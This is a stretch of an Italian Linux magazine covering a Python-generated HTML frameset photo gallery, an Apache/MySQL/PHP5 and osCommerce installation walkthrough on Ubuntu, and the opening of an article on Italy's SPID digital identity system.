



Fig. 1 • Il futuro layout della galleria fotografica

Va da sé che per realizzare una struttura del genere si rendono necessarie delle modifiche al codice HTML previo utilizzo di specifici tag. Qui di seguito, è riportato il codice atto a generare la struttura che abbiamo visto in Figura 1:

```
<html>
  <head>
    <title>Esempio di pagina HTML con 3 frame</↵
                                              title>
  </head>
  <frameset rows="120,*">
    <frame src="Intestazione.html"↵
              name="Intestazione" scrolling="auto">
      <frameset cols="240,*">
        <frame src="Navigazione.html"↵
               name="Navigazione" scrolling="auto">
        <frame src="Contenuto.html" name="Contenuto"↵
                                    scrolling="auto">
      </frameset>
  </frameset>
</html>
```

Il tag **<frameset>**, con il tag di chiusura **</frameset>**, definisce un set (insieme) di riquadri mentre il tag <frame> è associato ad una particolare finestra del set: ad esempio, il primo <frame> identifica la riga in alto mentre i successivi due <frame> le due colonne in basso. Entrambi i tag, analogamente a quelli già noti dallo scorso appuntamento, hanno differenti attributi. Per evidenti motivi di spazio non possiamo elencarli tutti; riportiamo di seguito quelli di nostro interesse e utilizzati per il nuovo layout della galleria fotografica:

- **cols**: specifica la larghezza di una colonna. I valori, che devono essere separati da una virgola, possono essere espressi in termini percentuali o attraverso dei numeri interi: nel primo caso identificano la ampiezza percentuale all'interno del browser mentre nel secondo caso la larghezza esatta in pixel. È possibile anche il "valore asterisco", simbolo *, ad indicare tutta la parte rimanente dello schermo: ad esempio, **<frameset cols="30%,70%">** indica la presenza di due colonne di larghezza rispettivamente pari al 30% per la prima e al 70% della seconda rispetto alla finestra del browser; oppure, **<frameset cols="300,*">** di nuovo due colonne di cui la prima di larghezza 300 pixel e la seconda che prende tutta la parte rimanente. Si potrebbe impostare una dimensione fissa anche per la seconda colonna, ad esempio **<frameset cols="300,700">**, ma in questo modo si rischierebbe di penalizzare contenuti che dovranno essere "scrollati" orizzontalmente;

- **rows**: specifica i valori per l'altezza della riga allorquando si pensi di suddividere il quadro in righe. Le modalità sono le stesse dell'attributo **cols**.

Per quanto ne attiene il tag **<frame>** alcuni attributi di nostro interesse saranno:

- **src**: il valore è un URL, ovvero l'indirizzo del documento da mostrare nel frame. Può essere un indirizzo o un percorso assoluto, come un intero indirizzo Web. Ad esempio, può essere **src="http://www.miosito.com"**, oppure un indirizzo/percorso relativo, ad esempio un file puntato all'interno di un sito Web. Nel nostro caso, un file della galleria fotografica, ad esempio **src="mio_file.html"**;

- **scrolling**: il valore di default è **auto** ed indica che in caso di necessità sarà permesso lo scrolling (orizzontale e/o verticale) ma la barra inferiore e/o laterale non appare finché non se ne vede la necessità. Può assumere altri due valori: **yes**, nel qual caso la scrollbar sarà sempre mostrata anche se non c'è alcun motivo e **no** dove la scrollbar non verrà mai mostrata anche laddove necessaria/indispensabile;

- **frameborder**: serve a rendere visibili (valore 1, o meno, valore **0**) i bordi dei frame. Di default è uguale a 1 e qualora non si volesse visualizzarli è sufficiente **frameborder="0"**;

- **name**: è di fondamentale importanza per una corretta gestione della struttura a frame. Assegna un nome univoco al frame permettendo così di essere richiamato come "quadro di destinazione" nell'apertura di un collegamento specificandolo con l'attributo **target** nel tag che gestisce i link che lo ricordiamo è **<a>**, ad esempio ****. Non si confonda il nome del file .html con il nome da dare al frame: nulla vieta l'uguaglianza, ma in genere si scelgono nomi evocativi dell'attività del contenuto del frame. Volendo visualizzare in un frame il contenuto della precedente riga di esempio, dovremo scrivere **<frame src="percorso/file.html" name="mio_nome">**. Se non si vuole una pagina formattata l'attributo src non è necessario

Detto questo, dovrebbe essere più facile comprendere perché il precedente codice HTML definisca due righe, di cui la prima alta 120 px e la seconda il resto dell'altezza che vedrà contenere le due colonne (la prima larga 240 px). I nomi assegnati ai vari frame si rendono necessari affinché possano fare da "obiettivo" per i contenuti e, naturalmente a seconda dei casi, non tutti sono indispensabili. Nella cartella del codice (scaricabile all'indirizzo ***http://goo.gl/lwiR5j***) è possibile trovare un semplice esempio di quanto indicato: è sufficiente lanciare con un qualsiasi browser il file **Frame.html**.





Fig. 2 • Differenze "strutturali" tra una pagina HTML con e senza frame

DA HTML4 A HTML5

Attenzione alle differenze!

La versione 4 dell'HTML è stato uno standard per lo sviluppo di pagine in HTML per oltre 10 anni! Venne ratificato e approvato come metalinguaggio standard per i browser nel "lontano" Dicembre 1997 dal W3C (**World Wide Web Consortium** - *www.w3.org*), un'organizzazione deputata a ratificare gli standard per le tecnologie Web. Il 28 Ottobre 2014 è stata rilasciata e ratificata la nuova versione, la 5.0. Fermo restando che questa non è la sede più adatta per indicare le differenze sostanziali tra le due versioni, vogliamo porre l'attenzione su alcuni tag deprecati definiti testualmente come "Elementi non conformi, obsoleti e non supportati da HTML5": nella lista rientrano i tag **<frameset>** e **<frame>** utilizzati in questa galleria fotografica ma che rimangono pienamente supportati da tutti i browser quindi non avremo problemi nella visualizzazione.

Dal sorgente possiamo capire come il tag <frameset> possa essere visto come un contenitore per i vari frame che a loro volta contengono l'origine dei sorgenti per il contenuto della pagina e quindi, se ricordiamo le nozioni di base indicate nel numero precedente, la presenza del tag <body> che in questo esempio è assente (Figura 2)! Si fa presente che se definiamo una sezione <body> per una pagina che stiamo componendo con i tag <frameset> e <frame>, la struttura a frame verrà totalmente ignorata dal browser e nulla di ciò che è contenuto nei frame verrà visualizzato! Siccome una pagina a frame non può contenere alcun tag <body> allora le "frameset page" non possono avere alcuna immagine e/o colori di sfondo: per impostare queste proprietà occorre far uso di un file html da associare tramite l'attributo src. A titolo di completezza, in alcuni sorgenti potremmo trovare il tag <noframes> utilizzato per quei browser che non supportano (in realtà, dovremmo dire supportavano!) i frame e può contenere tutti gli elementi che si trovano nei tag <body> di una normale pagina HTML. Il tag **<noframes>** può essere anche utilizzato come alternativa ad una versione del web senza frame e va sempre inserito, quando usato, tra i tag <frameset> e </frameset>. Con il rilascio dell'HTML5 anche il tag <noframes> è dichiarato obsoleto e non più supportato.

I NUOVI SORGENTI

Augurandoci che le brevi spiegazioni riportate siano sufficienti a far comprendere come costruire una pagina HTML con i frame, riprendiamo la nostra galleria fotografica. Quanto riportato nelle precedenti pagine si ripercuote sul sorgente Python che dovrà andare a generare questo nuovo codice HTML e che inevitabilmente sarà soggetto a diverse modifiche che analizzeremo nel seguito. Ancora una volta ricordiamo che esistono moduli Python creati ad-hoc per generare codice HTML, ma li eviteremo al fine di fare quanta più pratica possibile con la sintassi e memorizzare diversi concetti. Dopo aver scaricato i sorgenti, spostiamoci nella directory che contiene il codice e in **Galleria_**

```
File  Modifica  Visualizza  Segnalibri  Collaborative  Strumenti  Impostazioni  Aiuto
Nuovo  Apri  Salva  Salva come  Chiudi  Annulla  Rifai

      <title>La mia Galleria</title>
     </head>
     """)

  # Il metodo apriTabellaNav crea la finestra di anteprima in alto
  # a sinistra nella colonna di navigazione.
  def apriTabellaNav(self, nomeFile):
    nomeFile.write("""<body bgcolor="tan" text="black">
      <table width="200" align="center">
      <tr>
        <td>
          <img name="NAME" src="Logo.png" style="position:absolute;">%s
        </td>
      </tr>"""%(self.newline*9))

  def creaLink(self, nomeFile, dimensioneOriginale, miniatura, foto_numero):
    nomeFile.write("""<a href="%s" target="main" onmouseover="%s='%s'" onmouseout="%s='Logo.png'">Foto
    %s</a>%s"""%(dimensioneOriginale, self.name, miniatura, self.name, foto_numero, self.newline))

  def scriviFrame(self, nomeFile, menu, larghezzaColonna=250):
    self.scriviHeader(nomeFile)
    nomeFile.write("""
      <frameset cols="%s,*" scrolling="no" frameborder="no">
       <frame src="%s">
       <frame name="main">
      </frameset>
      </html>"""%(larghezzaColonna, menu) )
```

Fig. 3 • Una completa versione del modulo GeneraHTML

Immagini, apriamo la cartella **Seconda_Versione** (per comodità è riportata anche la prima versione): rispetto alla versione precedente notiamo la presenza di un file in più. Ma procediamo con ordine partendo dal file che ha subito meno modifiche ovvero **Miniature.py**. Un confronto con la versione precedente ci farà subito notare la rimozione del controllo sull'esistenza del percorso di destinazione delle miniature che è stato spostato in **Main.py**. Questa modifica era necessaria poiché era inutile controllare per ogni miniatura l'esistenza del percorso di destinazione, in più permette di migliorare le performance poiché il controllo viene eseguito una sola volta e non per ogni miniatura da generare. Inoltre sono stati abilitati i **return** sulle eccezioni: il primo, **return fileMin**, ritorna il percorso assoluto alla miniatura che utilizzeremo in Main.py per ricavarne il percorso relativo, mentre il secondo, non indispensabile, lo utilizziamo per visualizzare a schermo un messaggio quando viene incontrato un file che non è una immagine (ad esempio un file .pdf, un .odt, ecc) nella cartella dalla quale preleviamo gli originali per convertirli in miniature.

EVENTI DEL MOUSE

Ve ne sono altri? Certo che sì!

Oltre ai due **onMouseOver** e **onMouseOut** troviamo anche onMouseMove per il quale avviene un evento ogni volta che il puntatore del mouse si muove nei confini dell'elemento, e infatti è utilizzato come "rilevatore di movimenti" in una data zona. Segue **onMouseEnter** dove l'evento avviene solo quando il puntatore del mouse entra nella zona dell'elemento. Infine abbiamo **onMouseLeave** simile a **onMouseOut** con l'unica differenza che l'evento di **onMouseLeave** non è propagato gerarchicamente agli elementi "parenti" dell'elemento principale.

GENERIAMO IL CODICE

Il maggior numero di modifiche è a carico del file **GeneraHTML.py** (Figura 3). Poiché alla base di tutto c'è la riusabilità del codice, l'obiettivo è la creazione di nuovi metodi riservati alle varie operazioni e che possano essere riutilizzati indipendentemente da quale file in HTML sia necessario alla galleria fotografica. In questa nuova versione abbiamo avuto un comportamento, per così dire, opposto all'appuntamento precedente: infatti, il "vecchio" modulo **GeneraHTML** caratterizzato dalla classe **codiceHTML** scriveva tutto il codice necessario in un'unica soluzione. Il nuovo modulo **GeneraHTML** è a dir poco pedissequo poiché in esso abbiamo "spacchettato" ogni singolo compito in un metodo rendendo la classe quasi "atomica": ricordiamo che un'operazione atomica è detta tale se dal punto di vista logico non è più divisibile. In verità, per il modo in cui abbiamo deciso di creare la tabella dell'anteprima e dei link, sarebbe possibile accorpare alcune righe riducendo così anche la dimensione del sorgente, ma rimaniamo volutamente prolissi anche per future implementazioni e/o cambi. Dal punto di vista del codice non c'è nulla di particolarmente complicato. Qualche accorgimento che ci è noto dalla teoria come ad esempio al termine della riga 61 la **self.newline*9** che ci permette di replicare nove volte l'andata a capo del contenuto HTML, ovvero il tag <br>. Una spiegazione a parte merita invece il metodo **creaLink()** alla riga 67 nel quale si fa un ampio uso dei segnaposto (spiegati nella precedente puntata). Di base si ha solo la riga (la 68):

```
<a href="%s" target="main" onmouseover="%s='%s'" ↵
                    onmouseout="%s='Logo.png'">Foto %s</a>%s
```

Se nel sorgente leggiamo gli argomenti dei segnaposto nelle parentesi tonde, il funzionamento ci apparirà subito più chiaro! Infatti, come valore dell'attributo **href** del tag <a> troviamo il primo segnaposto associato alla variabile **dimensioneOriginale** ovvero il percorso alle immagini a dimensione reale passato dal file **Main.py**. Questo contenuto ha come obiettivo il quadro di nome **main** come da valore dell'attributo **target** il che significa che tutto ciò che è associato a **href**, un'immagine nel nostro caso, verrà visualizzato nel frame di nome **main!** A seguire, troviamo l'attributo **onmouseover** con due segnaposto: il primo legato alla variabile **self.name** il cui significato è spiegato nel sorgente mentre il secondo è legato alla variabile miniatura ovvero il percorso relativo alla **miniatura** corrispondente all'immagine originale dell'attributo **href**. L'attributo **onmouseover** è uno degli eventi più comunemente utilizzati: cattura il momento in cui il puntatore del mouse attraversa il confine di un elemento spostandosi dall'esterno verso l'interno, nel nostro caso da un punto libero della pagina verso il link. Rimane attivo fino a quando il cursore permane nei confini dell'elemento, nel nostro caso fino a quando il cursore rimane sulla scritta del link. Ma per far apparire cosa e con quale obiettivo? Il cosa è l'immagine associata al secondo segnaposto mentre l'obiettivo è specificato da **MIONOME** che nel nostro caso è la parte di sorgente HTML generato dal metodo **apriTabellaNav()** alla cui immagine viene dato un nome pari proprio a **MIONOME!** A seguire incontriamo l'attributo onmouseout il quale, per contro, produce un evento quando il puntatore del mouse viene spostato fuori l'elemento compresi quelli secondari: nel nostro esempio, quando il puntatore lascia il link, momento in cui verrà ripristinato il logo di default puntato dal segnaposto che ne definisce il valore. Gli ultimi due segnaposto indicano rispettivamente il numero della fotografia, lo stesso visualizzato nel link, e il tag <br> per l'andata a capo del contenuto HTML.

LANCIAMO IL PROGRAMMA!

Copiamo il contenuto della cartella **Seconda_Versione** in un percorso qualsiasi della nostra home utente, accediamo alla directory **Seconda_Versione** e lanciamo il programma non prima però di aver ricordato che questa volta vengono accettati solo due percorsi come riportato di seguito:

```
python Main.py /percorso/immagini/originali/↵
                              /percorso/destinazione/galleria/
```

Terminata la generazione della galleria, è sufficiente lanciare il file **Frame.html** creato nel percorso di destinazione per vedere

un quadro vuoto sulla destra e un logo con il numero di foto nel frame di navigazione. Spostandoci su un link con il puntatore del mouse vedremo in alto a sinistra l'anteprima della fotografia e cliccando sul link l'immagine verrà visualizzata nel frame di destra. Spostando il cursore su un link (ma senza cliccarci) avremo che l'immagine sulla destra non cambierà, ma ci verrà mostrata l'anteprima della foto associata al link dove il puntatore del mouse si è posato (Figura 4) per ritornare nuovamente al logo di default nel momento in cui il puntatore del mouse non dovesse toccare più alcun link.

Tra gli aspetti interessanti di questa nuova versione c'è la possibilità di spostare tutta la cartella dove viene creata la galleria senza per questo incorrere nel fastidioso problema di inutilizzabilità che affliggeva la precedente versione! Per ottenere questo risultato si è fatto uso dei percorsi relativi in luogo di quelli assoluti. Terminiamo la descrizione dei sorgenti con le ultime osservazioni. Nel sorgente **Main.py** non c'è nulla di difficoltoso e probabilmente l'unica spiegazione è da riservare alla riga 77 dove viene utilizzata la funzione built-in **relpath()** con la quale andiamo a costruire dei percorsi relativi per le miniature e le immagini originali: poiché è parte del modulo **os.path**, questo spiega il motivo per cui alla riga 3 abbiamo scritto **from os.path import relpath** (impartire il comando **help('os.path.relpath')** per gli argomenti della funzione). Anche per il "nuovo arrivato", il file **Utility.py**, non c'è molto da commentare poiché in questo modulo abbiamo creato una classe di nome **strumenti()** e alla quale possiamo associare tool di uso generale: ad esempio, abbiamo inserito un metodo di apertura dei file in scrittura e un metodo per la copia dei file ed entrambi li chiamiamo più volte nella creazione del risultato finale. Per copiare i file richiamiamo dal modulo **shutil** (**help('shutil')** per approfondimenti) la

PERCORSI ASSOLUTI E RELATIVI

Qual è la differenza?

I concetti di relativo e assoluto hanno un senso se riferiti alla posizione di un file sul file system del nostro, o di altro, PC. Un percorso relativo fa riferimento alla posizione degli altri file rispetto alla posizione in cui ci si trova in un dato momento. Ad esempio, se ci troviamo nella cartella radice del nostro sito e se volessimo fare riferimento a un file contenuto in una cartella di livello inferiore alla posizione corrente, è sufficiente riportare il nome della cartella seguito dal percorso al file, ad esempio **cartella/File.html**. Per tornare su di un livello, è sufficiente la notazione **../File.html** o di due livelli **../../File.html**. Questi sono i percorsi relativi. Un percorso assoluto, come intuibile dalla stessa parola, avrebbe indicato l'intero percorso al file a partire dalla cartella radice del file system, ad esempio **/home/nome_utente/cartella/File.html**. In base a queste considerazioni è sempre consigliabile (e auspicabile) utilizzare percorsi relativi: se infatti si provasse a spostare le pagine su un altro PC in cui il percorso assoluto non fosse perfettamente identico al precedente non funzionerebbe più nulla! Esattamente ciò che accadeva con la precedente versione della galleria fotografica.

Fig. 4 • I risultati dei nostri sforzi!

funzione **copy()** la quale in Python 3 ha visto un'estensione delle funzionalità ovvero l'aggiunta di un parametro per seguire o meno i link simbolici durante l'operazione di copia. La versione per Python 2 funziona anche con Python 3 ma non il contrario; pertanto, rimane facoltativo rimuovere il commento dalla riga 17 qualora si lanci il programma con Python3.

RICORDI SBIADITI?

Il numero di moduli e di funzioni built-in utilizzati nella creazione della galleria fotografica inizia ad aumentare di numero! È intuibile come mano a mano che forniamo nuove funzionalità inevitabilmente saremo costretti a creare nuovi moduli con classi e funzioni le quali possono richiamare ulteriori moduli, classi, funzioni, costanti presenti in altri moduli da installare con il gestore dei pacchetti o comunque built-in. Ricordarsi tutti i metodi e le funzioni messi a disposizione dalla nostra installazione di Python, fossero anche solo quelli built-in, non è facile e risulta ancora più difficile per chi è alle prime armi. Abbiamo più volta riportato, anche in questo appuntamento, l'uso della funzione built-in **help()** per ottenere informazioni su funzione e/o metodi e capire quando e come utilizzarli. Ma vi sono una moltitudine di moduli come parte della sola libreria standard e a partire dalla versione 2.1.x di Python è stato implementato un modulo che potrebbe semplificarci non poco la programmazione: il suo nome è pydoc! Stiamo dedicando un paragrafo solo a questo modulo perché è in grado di generare automaticamente la documentazione di tutti i moduli Python installati sulla nostra distribuzione. Ma c'è di più: la presentazione della documentazione può avvenire come pagina di testo in una shell e in particolare come pagina HTML in un browser! Con due esempi, scopriamo come. Il comando da shell è **pydoc** e possiamo:

- generare un documento HTML per il modulo di cui vogliamo conoscerne attributi e metodi: ad esempio, **pydoc -w shutil** creerà il file **shutil.html** nella cartella dove verrà impartito il comando;

- visualizzare tutti i moduli Python installati e navigare agevolmente la documentazione usando un comune browser: ad esempio, **pydoc -p 9999** avvierà il server HTTP integrato sulla porta 9999. A questo punto, se proviamo a collegarci con il browser all'indirizzo ***http://localhost:9999/*** saremo in grado di navigare tra i vari moduli installati (Figura 5) in maniera più agevole e immediata rispetto all'uso della funzione **help()**.

Gli stessi comandi valgono per **pydoc3** con l'unica differenza che a partire dalla versione 3.3 l'opzione **-g** da linea di comando è stata rimossa, mentre con l'opzione **-p** verrà mostrato nella shell il menu di selezione **Server commands: [b]rowser, [q]uit** nel quale optando per **b** e premendo **Invio** verrà aperto il browser di default alla pagina visibile in Figura 5.

CONCLUSIONI

Abbiamo iniziato a toccare con mano come la generazione di una galleria di immagini si porti dietro un elevato numero di conoscenze dalle quali non possiamo prescindere se miriamo ad un risultato almeno soddisfacente.

Nel prossimo appuntamento scopriremo come estendere ulteriormente le funzioni del programma e aggiungerne di nuove. In caso di problemi, suggerimenti, nuove funzioni da suggerire e, perché no, anche possibili soluzioni ad eventuali problemi, rimandiamo al forum di Linux Magazine raggiungibile all'indirizzo ***www.linux-magazine.it/forum/***.

Fig. 5 • Non ricordiamo cosa fa quel modulo? Niente paura, c'è pydoc!

IL TUO E-STORE FACILE, VELOCE E OPEN SOURCE

Vuoi aprire un nuovo negozio on-line? Grazie a osCommerce puoi allestire il tuo piccolo angolo sul Web in pochi minuti e senza spendere un solo centesimo!

Creare un semplice sito Web o un blog è un'operazione alquanto semplice. E con la stessa facilità, si possono metter su anche e-store completi e che fanno sentire a proprio agio sia gli acquirenti che i venditori. Il tutto grazie ai sempre più diffusi CMS, dei software pronti all'uso e quasi sempre Open Source che rispondono alle esigenze di tutti gli utenti. Nel caso di negozi virtuali, ad esempio, Zencart, PrestaShop e osCommerce sono solo alcune delle soluzioni più gettonate. Ed oggi, vogliamo prendere in esame proprio osCommerce, scoprendo come installarlo su una macchina locale. L'operazione può sembrare decisamente complicata ma è più facile a farsi che a dirsi. In effetti, il processo di installazione è un po' lungo, ma ciò non dipende certo da osCommerce. Per il nostro test abbiamo deciso di affidarci a Ubuntu 14.04 LTS, non in versione server, ma la normale desktop. Ciò vuol dire che prima di poter installare osCommerce dovremo procedere alla creazione di un ambiente capace di ospitare un CMS: dovremo metter su un vero e proprio web server, accessibile da locale e, eventualmente, anche all'esterno (utilizzando un servizio di DNS dinamico o acquistando un dominio Internet). Dunque, non c'è più tempo da perdere: rimbocchiamoci le maniche e alziamo la serranda del nostro primo negozio on-line!

Dove vai se Apache non ce l'hai?

Vuoi installare osCommerce? Prima prepara il tuo Web Server casalingo!

```
vincenzo@vincosentux:~$ sudo apt-get install mysql-server mysql-client
[sudo] password for vincenzo:
```

01 ECCO MYSQL

Avviamo il terminale e da qui lanciamo il comando **sudo apt-get install mysql-server mysql-client**. Attendiamo la fine del download con successiva installazione.

```
l'utente d'amministrazione «root» di MySQL.

Se questo campo è lasciato vuoto, la password non viene cambiata.

Nuova password per l'utente «root» di MySQL:

************
```

02 LA NUOVA PASSWORD

Quando richiesto, forniamo una password per l'utente **root**, fondamentale per gestire i database. Effettuiamo la nostra scelta e proseguiamo con **OK**.

```
Lettura informazioni sullo stato... Fatto
I seguenti pacchetti saranno inoltre installati:
  apache2-bin apache2-data libapr1 libaprutil1 libaprutil1-dbd-sqlite3
  libaprutil1-ldap
Pacchetti suggeriti:
  apache2-doc apache2-suexec-pristine apache2-suexec-custom apache2-utils
```

03 ANCHE APACHE

Installiamo Apache2. Sempre da terminale, lanciamo il comando **sudo apt-get install apache2** e attendiamo pazientemente la fine del processo.

04 "IT WORKS!"

Per verificare che tutto stia andando per il verso giusto, avviamo un browser e raggiungiamo l'indirizzo **localhost**. Appare una pagina che ci informa sullo stato di Apache.

Installiamo anche PHP5!

Installato Apache, è il momento di equipaggiare il nostro Web Server con un altro componente fondamentale: PHP5. Ecco come fare

01 SERVE PHP5!

Passiamo ora all'installazione di PHP5 (assieme ad Apache e a MySQL, fondamentale per il funzionamento di osCommerce). Ci sono un paio di comandi da lanciare da terminale. Iniziamo digitando **sudo apt-get install php5 libapache2-mod-php5** e confermando con **Invio**.

02 RIAVVIO IN CORSO

L'installazione di PHP5 richiede qualche minuto: diversi MB devono essere scaricati. In ogni caso, non ci viene richiesto assolutamente nulla, se non guardare il monitor in attesa della fine del processo. Al termine, riavviamo Apache con **sudo service apache2 restart**.

03 FACCIAMO UN TEST

Verifichiamo il corretto funzionamento di PHP5: creiamo un semplice file di test. Da terminale, lanciamo il comando **sudo nano /var/www/html/info.php** ed editiamo il file scrivendo al suo interno **<--?php phpinfo(); ? -->**. Salviamo quindi le modifiche apportate al file.

04 PAGINA RIASSUNTIVA

A questo punto, non ci resta che avviare il browser che preferiamo (ad esempio Google Chrome) e digitare nella barra degli indirizzi **localhost/info.php** (o **127.0.0.1/info.php**) e verificare se appare una pagina riepilogativa dello stato di PHP5.

05 I MODULI PHP

Abbiamo un bel po' di roba da installare. Lanciamo il lungo comando **sudo apt-get install php5-mysql php5-curl php5-gd php5-intl php-pear php5-imagick php5-imap php5-mcrypt php5-memcache php5-ming php5-ps php5-pspell php5-recode php5-snmp php5-sqlite php5-tidy php5-xmlrpc php5-xsl.**

06 UN ALTRO RIAVVIO

Al termine dell'installazione di tutti questi moduli PHP (fondamentali per il corretto funzionamento del nostro web server) non ci resta che riavviare ancora una volta Apache: non è fondamentale, ma caldamente consigliato. Lanciamo quindi **sudo service apache2 restart**.

Un nuovo database? Crealo con facilità!

osCommerce, come tutti i CMS, necessita di un database. Ecco come crearlo con facilità utilizzando la comoda interfaccia phpMyAdmin

01 PRESTAZIONI RECORD!

Ottimizziamo le prestazioni di PHP. Per farlo, possiamo avvalerci di numerosi moduli. Noi, ad esempio, abbiamo deciso di attivare la gestione della cache. Spostiamoci nel terminale e da qui lanciamo il comando **sudo apt-get install php5-xcache**.

02 UNA GUI PER MYSQL

Riavviamo Apache (**sudo service apache2 restart**) e lanciamo il comando **sudo apt-get install phpmyadmin** per installare l'interfaccia grafica per MySQL (chiamata appunto **phpMyAdmin**). Selezioniamo **apache2** e confermiamo con **OK**.

03 CONFIGURAZIONE MANUALE?

Sempre durante l'installazione di phpMyAdmin apparirà un'altra finestra di dialogo, nella quale ci viene chiesto se vogliamo procedere alla configurazione manuale del pacchetto. Pocciamo tranquillamente evitarci questa fase. Dunque, optiamo per **No** e proseguiamo.

04 SUL BROWSER

Al termine dell'installazione, non ci resta che verificare che tutto sia andato per il verso giusto e che l'interfaccia per la gestione dei database MySQL sia attiva e correttamente funzionante. Avviamo il browser e raggiungiamo l'indirizzo **localhost/phpmyadmin**.

05 UN NUOVO DB

Logghiamoci usando root come username e forniamo la password scelta al Passo 2 del primo tutorial. Eccoci in phpMyAdmin. Clicchiamo sulla voce **Database** e, in **Crea un nuovo database**, scriviamo **oscommerce** (o il nome che preferiamo) e confermiamo con **Crea**.

06 SCARICHIAMO IL CMS

Ora tutto è pronto: non ci resta che raggiungere il sito Web ufficiale di osCommerce (***www.oscommerce.com***) e procedere al download degli ultimi pacchetti del CMS disponibili (nel caso in figura 2.3). Clicchiamo su **Download** e attendiamo la fine del processo.

Il tuo primo e-store

Finalmente è arrivato il momento di installare osCommerce! In pochi minuti il tuo nuovo store è pronto all'uso. Provare per credere

01 LA GIUSTA CARTELLA

Al termine del download del pacchetto di osCommerce, estraiamo l'archivio .zip all'interno di **/var/www/html**: è questo il percorso predefinito (in Ubuntu) dove piazzare le cartelle dei siti o delle applicazioni Web che vogliamo testare in locale (e non).

02 PROCEDURA GUIDATA

A questo punto, spostiamoci sul browser che preferiamo e digitiamo nella barra degli indirizzo **localhost/oscommerce/catalog**. Appare la procedura di installazione guidata di osCommerce (che dura solo qualche minuto). Avviamo il processo con un clic sul pulsante **Start**.

03 DB COLLEGATO!

Ci ritroviamo nella sezione **Database Server**. Compiliamo questo campo con localhost mentre inseriamo root in **Username**. Il campo **Password** deve essere compilato con la chiave scelta al **Passo 2** del primo tutorial. Infine, in **Database Name** indichiamo il nome scelto al **Passo 5** del precedente tutorial.

04 COME CHIAMARLO?

Proseguiamo con un clic su **Continue** fino a raggiungere la sezione **Online Store Settings**. È qui che dobbiamo indicare il nome per il nostro negozio, il nostro indirizzo e-mail e i dati di accesso al pannello di amministrazione. Effettuiamo le nostre scelte e premiamo **Continue**.

05 ECCO IL NEGOZIO!

L'installazione è ora terminata! Se vogliamo vedere come appare il nostro nuovo e-store (sono inclusi dei prodotti d'esempio e un template base) raggiungiamo la pagina Web **localhost/oscommerce/catalog**. Un buon punto di partenza, vero?

06 PANNELLO DI CONTROLLO

Come ogni CMS che si rispetti, anche osCommerce, ovviamente, dispone di un'interfaccia di controllo dedicata agli amministratori dell'e-store. Per accedervi, raggiungiamo l'indirizzo **localhost/oscommerce/catalog/admin**.

LA TUA IDENTITÀ DIVENTA... DIGITALE!

Il sistema pubblico per la gestione dell'Identità Digitale per cittadini e imprese prende il via: ecco come funziona. È davvero sicuro?

Luigi Santangelo

Si avvicina sempre più la possibilità da parte dei cittadini italiani di utilizzare la propria identità digitale per accedere ai servizi on-line offerti dalle amministrazioni pubbliche e delle imprese private. Dopo il via libera della Commissione Europea, lo scorso 9 Dicembre è stato pubblicato nella Gazzetta Ufficiale il Decreto del Presidente del Consiglio dei Ministri riguardante la "Definizione delle caratteristiche del Sistema Pubblico per la gestione dell'Identità Digitale di cittadini e imprese (SPID), nonché dei tempi e delle modalità di adozione del sistema SPID da parte delle pubbliche amministrazioni e delle imprese". Il decreto definisce inoltre le modalità attraverso le quali le imprese private possono avvalersi del sistema SPID per la gestione delle identità digitali dei propri utenti. L'adozione del Decreto sancisce l'avvio delle prime attività del progetto pilota che vedranno coinvolti principalmente i gestori di identità e le amministrazioni centrali e territoriali. L'obiettivo è quello di arrivare entro Aprile 2015 ad un utilizzo generale di SPID da parte di cittadini e imprese. Lo scopo del progetto è quello di favorire la diffusione dei servizi in rete e consentire ai cittadini e alle imprese l'autenticazione attraverso l'uso di un identificativo univoco. Il sistema SPID farà parte di un sistema di identificazione valido in tutta l'Unione Europea. Questo significa che non solo un cittadino italiano potrà utilizzare l'Identità Digitale per accedere a servizi ovunque nella Unione Europea, ma i cittadini dei Paesi membri che per studio o lavoro si trovano in Italia, potranno essere riconosciuti se dispongono di una identità digitale valida nel loro Paese d'origine.

LA STRUTTURA ORGANIZZATIVA...

Il decreto identifica cinque differenti attori che saranno coinvolti nello SPID: l'Agenzia per l'Italia Digitale, i gestori dell'Identità Digitale, i gestori degli attributi qualificati, i fornitori di servizi e gli utenti. Ad eccezione di questi ultimi, tutti gli attori comunicheranno tra di loro attraverso tecnologie e protocolli standard descritti più avanti.

